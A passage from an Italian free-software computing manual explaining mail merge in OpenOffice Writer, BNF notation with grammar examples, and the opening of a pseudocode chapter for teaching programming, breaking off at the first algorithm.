

Figura 540.3. OpenOffice Writer: `Inserisci`, `Comando di campo`, `Altro`, `Database`.

Selezionando il pulsante `Sfoglia` si accede a una finestra da cui è possibile selezionare il file contenente gli indirizzi (‘`indirizzi.ods`’); fatto questo, il file viene trasformato automaticamente in una base di dati (costituita probabilmente dal file ‘`indirizzi0.odb`’) e segnalato, come si vede nella figura successiva.

Figura 540.4. OpenOffice Writer: `Inserisci`, `Comando di campo`, `Altro`, `Database`, dopo la selezione di un file.

A questo punto si può mantenere aperta la finestra contenente l'elenco dei campi per la stampa in serie, mentre si procede a scrivere il testo della lettera.


540.3 Inserimento dei campi

Durante la scrittura della lettera, quando ciò è appropriato, si possono inserire i campi provenienti dall'elenco di indirizzi, mettendo in evidenza il nome del campo nella finestra che li contiene e selezionando il pulsante grafico `Inserisci`.

Figura 540.5. OpenOffice Writer: inserimento dei campi nel testo di una lettera.

Nel testo del documento, i campi variabili appaiono evidenziati e portandovi sopra il puntatore del mouse si vede precisamente la loro origine. Terminata la selezione dei campi, la finestra contenente l'elenco dei campi per la stampa in serie può essere chiusa.

540.4 Visualizzazione dei dati

Una volta terminata la selezione dei campi e chiusa la finestra contenente l'elenco dei campi per la stampa in serie, conviene mettere in evidenza i dati collegati al proprio documento. Per questo si seleziona dal menù la voce `Visualizza`, `Sorgente dati`.

Figura 540.6. OpenOffice Writer: `Visualizza`, `Sorgente dati`.

Avendo verificato che i dati a cui fa riferimento il proprio documento sono quelli corretti, si può passare alla stampa in serie.

540.5 Stampa in serie

Attraverso le figure successive, viene mostrato il procedimento per arrivare alla stampa in serie del documento, in modo da ottenere una copia, adattata, per ogni voce dell'elenco di indirizzi. Si inizia selezionando la voce `Strumenti`, `Stampa guidata in serie`. Se la stampa riguarda il documento attivo e l'elenco di voci associate, nella maggior parte dei casi è sufficiente confermare e passare alle fasi successive.

Figura 540.7. OpenOffice Writer: `Strumenti`, `Stampa guidata in serie`, prima fase.

Passi

1. Selezionate il documento iniziale
2. Selezionate il tipo di documento
3. Inserite il blocco indirizzi
4. Create una formula di saluto
5. Adattate il layout
6. Modifica documento
7. Personalizzate il documentc
8. Salvate, stampate o inviate il documento

Selezionate il documento iniziale per la stampa in serie

Selezionate il documento su cui basare la stampa in serie

- Usa il documento attivo
- Crea un nuovo documento
- Inizia dal documento esistente — Sfoglia...
- Inizia da un modello — Sfoglia...
- Inizia da un documento salvato recentemente

? | <<Indietro | Avanti >> | Fine | Annulla

Figura 540.8. OpenOffice Writer: `Strumenti`, `Stampa guidata in serie`, seconda fase.

Passi

1. Selezionate il documento iniziale
2. Selezionate il tipo di documento
3. Inserite il blocco indirizzi
4. Create una formula di saluto
5. Adattate il layout
6. Modifica documento
7. Personalizzate il documentc
8. Salvate, stampate o inviate il documento

Selezionate un tipo di documento

Che tipo di documento volete creare?

- Lettera
- Messaggio di eMail

Lettera:

Invia le lettere a un gruppo di destinatari. Le lettere possono contenere un blocco di indirizzi e una formula di saluto. Le lettere possono essere personalizzate per ogni destinatario.

? | <<Indietro | Avanti >> | Fine | Annulla

Figura 540.9. OpenOffice Writer: `Strumenti`, `Stampa guidata in serie`, terza fase.

Figura 540.10. OpenOffice Writer: `Strumenti`, `Stampa guidata in serie`, quarta fase.

Non avendo fatto cambiamenti, la quinta fase viene saltata, perché risulta superflua.


Figura 540.11. OpenOffice Writer: `Strumenti`, `Stampa guidata in serie`, sesta fase.

Nel passaggio dalla sesta alla settima fase, viene prodotto un documento temporaneo, composto dalla ripetizione del documento originale, sostituendo ogni volta i campi variabili con i dati relativi dell'elenco di indirizzi.



Figura 540.12. OpenOffice Writer: `Strumenti`, `Stampa guidata in serie`, settima fase.

Nell'ultima fase va specificato cosa si vuole fare con il documento composto ottenuto nel passaggio precedente. In questo caso si seleziona la stampa, ma potrebbe anche essere salvato.

Figura 540.13. OpenOffice Writer: `Strumenti`, `Stampa guidata in serie`, ottava fase.

In ogni caso, dopo la stampa, il documento composto rimane aperto e si può disporre di questo come si vuole.

540.6 Associazione di un elenco alternativo

Il file contenente il documento, contiene delle «variabili» associate a campi di una tabella di una base di dati. Nel caso dell'esempio descritto nelle sezioni precedenti, la variabile del nome dovrebbe risultare associata a '**`indirizzi.Tabella1.nome`**', mentre quella del cognome a '**`indirizzi.Tabella1.cognome`**'. Quando si riapre un documento con queste variabili, occorre ripristinare il collegamento con i dati a cui si riferiscono, altrimenti la stampa in serie non può avere luogo. D'altra parte, va anche considerata la possibilità di associare a un certo documento un elenco differente di voci, pur mantenendo la corrispondenza nei nomi dei campi.

Dal riquadro che si ottiene con la visualizzazione della sorgente dei dati (`Visualizza`, `Sorgente dati`), dove dovrebbe apparire l'elenco di tali basi di dati, premendo il tasto destro del mouse si ottiene un menù contestuale, dal quale è possibile eliminare o selezionare i file di proprio interesse. Va osservato che questo elenco viene aggiornato automaticamente se si acquisiscono dati attraverso la procedura `Inserisci`, `Comando di campo`, `Altro`, `Database`,... A ogni modo, attraverso la voce `Database registrati` del menù contestuale che si vede anche nella figura successiva, conviene fare pulizia delle basi di dati a cui non si è interessati.



Figura 540.14. OpenOffice Writer: `Visualizza`, `Sorgente dati`. Premendo con il tasto destro del mouse si ottiene un menù contestuale per modificare l'elenco delle basi di dati.

Si suppone di acquisire in qualche modo la base di dati '**`indirizzi2`**', compatibile con il documento realizzato in precedenza, ma con un nome differente.

Figura 540.15. OpenOffice Writer: `Visualizza`, `Sorgente dati`. La base di dati '**`indirizzi2`**' ha un nome incompatibile con le variabili già inserite nel documento.

Si passa quindi alla modifica del nome, attraverso la voce `Database registrati`, come si vede nella figura successiva. Quando il nome della base di dati che appare nel riquadro della

sorgente dati corrisponde a quello annotato nelle variabili del documento, si può procedere come già descritto per la stampa in serie.

Figura 540.16. OpenOffice Writer: modifica del nome della base di dati.

Indice analitico del volume

Appunti di informatica libera 2008

Volume XXII

Programmare 1

Al momento della pubblicazione di questa edizione, l'unico punto di distribuzione aggiornato e completo dell'opera è quello offerto generosamente dal GARR:

- lettura in linea dell'ultima edizione standard: ⟨*http://na.mirror.garr.it/mirrors/appuntilinux/HTML/a2.htm*⟩
- lettura in linea dell'anteprima alla prossima edizione: ⟨*http://na.mirror.garr.it/mirrors/appuntilinux/anteprima/a2.htm*⟩
- scarico file: ⟨*http://na.mirror.garr.it/mirrors/appuntilinux/*⟩
- scarico file: ⟨*ftp://na.mirror.garr.it/mirrors/appuntilinux/*⟩
- rsync: ⟨*rsync://na.mirror.garr.it/AppuntiLinux/*⟩

Parte lxxxv

Algoritmi e notazioni

Capitolo 541

Notazione BNF

In molti documenti si usa la «notazione BNF» per mostrare la sintassi di qualcosa, particolarmente quando si tratta della descrizione formale dei linguaggi di programmazione. La sigla BNF sta per *Backus Naur form*, a ricordare che si tratta di una notazione introdotta da John Backus e Peter Naur, tra il 1959 e il 1960.

541.1 BNF essenziale

La notazione BNF utilizza pochi simboli per attribuire un significato a ciò che descrive:

Simbolo	Significato
`::=`	Si legge come: «è definito da». Sta a indicare che l'oggetto alla sinistra di tale simbolo viene definito come ciò che si trova alla destra di questo.
`|`	Si legge come: «oppure». Sta a indicare che può essere usato l'oggetto che sta a sinistra del simbolo, oppure quello a destra, indifferentemente.
<***nome***>	Indica il nome di una categoria. Il nome può essere scritto senza vincoli particolari.
x	Qualunque cosa sia scritta al di fuori delle parentesi angolari ('**<**', '**>**'), escludendo altri simboli di cui sia stato dichiarato il significato, va interpretata letteralmente (come parola chiave).

A titolo di esempio, viene mostrata la definizione di una lettera dell'alfabeto latino, suddividendo il problema, definendo cosa sono le lettere latine minuscole e cosa sono le lettere latine maiuscole:

```
<lettera_alfabeto_latino> ::=
          <lettera_alfabeto_latino_maiuscola>
        | <lettera_alfabeto_latino_minuscola>
```

```
<lettera_alfabeto_latino_maiuscola> ::=
          A | B | C | D | E | F | G | H | I | J | K | L | M | N | O
        | P | Q | R | S | T | U | V | W | X | Y | Z
```

```
<lettera_alfabeto_latino_minuscola> ::=
          a | b | c | d | e | f | g | h | i | j | k | l | m | n | o
        | p | q | r | s | t | u | v | w | x | y | z
```

541.2 Estensioni usuali

Di fatto, la notazione BNF viene usata estendendo leggermente la simbologia, per semplificarne la lettura ed evitare ambiguità, ma a volte la simbologia viene anche cambiata leggermente.

Simbolo	Significato
[…]	Le parentesi quadre vengono usate normalmente per delimitare una porzione facoltativa della dichiarazione.
{…}	Le parentesi graffe vengono usate normalmente per delimitare una porzione necessaria della dichiarazione, che però, per qualche ragione, va intesa come un blocco unito. A volte, l'inclusione tra parentesi graffe va intesa come la possibilità di ripetere indefinitamente il suo contenuto, ma per questo, di solito si aggiungono tre puntini di sospensione in coda.
...	Tre puntini di sospensione vengono usati per indicare una porzione della dichiarazione che può essere ripetuta.
"…" '…'	Una coppia di apici doppi o singoli, può essere usata per delimitare qualcosa che va inteso letteralmente e non va confuso con la simbologia usata per la notazione BNF.
nome	I nomi di qualcosa potrebbero essere annotati senza le parentesi angolari, se si usa una forma tipografica particolare per evidenziarli (per esempio in corsivo o in nero, rispetto a un testo normale per ciò che va inteso letteralmente).

Segue un esempio molto semplice, dove si vede l'uso delle parentesi quadre, graffe e dei puntini di sospensione, per descrivere un'istruzione condizionale di un certo linguaggio, senza però entrare troppo nel dettaglio:

```
<istruzione_condizionale> ::= IF <espressione_logica>
                                  THEN
                                      <sequenza_di_istruzioni>
                                [ ELSE
                                      <sequenza_di_istruzioni> ]
                              END FI

<sequenza_di_istruzioni> ::= { <istruzione> | <commento> | <riga_bianca> }...
```

Segue lo stesso esempio, modificato in modo da evidenziare i nomi di categoria, evitando così l'uso delle parentesi angolari:

```
istruzione_condizionale ::= IF espressione_logica
                                THEN
                                    sequenza_di_istruzioni
                              [ ELSE
                                    sequenza_di_istruzioni ]
                            END FI

sequenza_di_istruzioni ::= { istruzione | commento | riga_bianca }...
```

541.3 Riferimenti

- Th. Estier, *What is BNF notation?*
  ⟨*http://cui.unige.ch/db-research/Enseignement/analyseinfo/AboutBNF.html*⟩

Pseudocodifica

Un tempo la programmazione avveniva attraverso lunghe fasi di studio a tavolino. Prima di iniziare il lavoro di scrittura del programma (su moduli cartacei che venivano trasferiti successivamente nella macchina) si passava per la realizzazione di un diagramma di flusso, o *flow chart*.

Il diagramma di flusso andava bene fino a quando si utilizzavano linguaggi di programmazione procedurali, come il COBOL. Quando si sono introdotti concetti nuovi che rendevano tale sistema di rappresentazione più complicato del linguaggio stesso, si è preferito schematizzare gli algoritmi attraverso righe di codice vero e proprio o attraverso una pseudocodifica più o meno adatta al concetto che si vuole rappresentare di volta in volta.

In questo capitolo viene presentata una pseudocodifica e alcuni esempi di algoritmi tipici, utilizzabili nella didattica della programmazione. Gli esempi proposti non sono ottimizzati perché si intende puntare sulla chiarezza piuttosto che sull'eventuale velocità di esecuzione.

542.1 Descrizione

La pseudocodifica utilizzata in questo capitolo si rifà a termini e concetti comuni a molti linguaggi di programmazione recenti. Vale la pena di chiarire solo alcuni dettagli:

- le variabili di scambio di una subroutine (una procedura o una funzione) vengono semplicemente nominate a fianco del nome della procedura, tra parentesi, cosa che corrisponde a una dichiarazione implicita di quelle variabili con un campo di azione locale e con caratteristiche identiche a quelle usate nelle chiamate relative;
- il trasferimento dei parametri di una chiamata alla subroutine avviene per valore, impedendo l'alterazione delle variabili originali;
- per trasferire una variabile per riferimento, in modo che il suo valore venga aggiornato al termine dell'esecuzione di una subroutine, occorre aggiungere il simbolo '`@`' di fronte al nome della variabile utilizzata nella chiamata;
- il simbolo '`#`' rappresenta l'inizio di un commento;
- il simbolo '`:=`' rappresenta l'assegnamento;
- il simbolo '`:==:`' rappresenta lo scambio tra due operandi.

542.2 Problemi elementari di programmazione

Nelle sezioni seguenti sono descritti alcuni problemi elementari attraverso cui si insegnano le tecniche di programmazione ai principianti. Assieme ai problemi vengono proposte le soluzioni in forma di pseudocodifica.

542.2.1 Somma tra due numeri positivi

La somma di due numeri positivi può essere espressa attraverso il concetto dell'incremento unitario: $n+m$ equivale a incrementare m, di un'unità, per n volte, oppure incrementare n per m volte. L'algoritmo risolutivo è banale, ma utile per apprendere il funzionamento dei cicli:

```
SOMMA (X, Y)

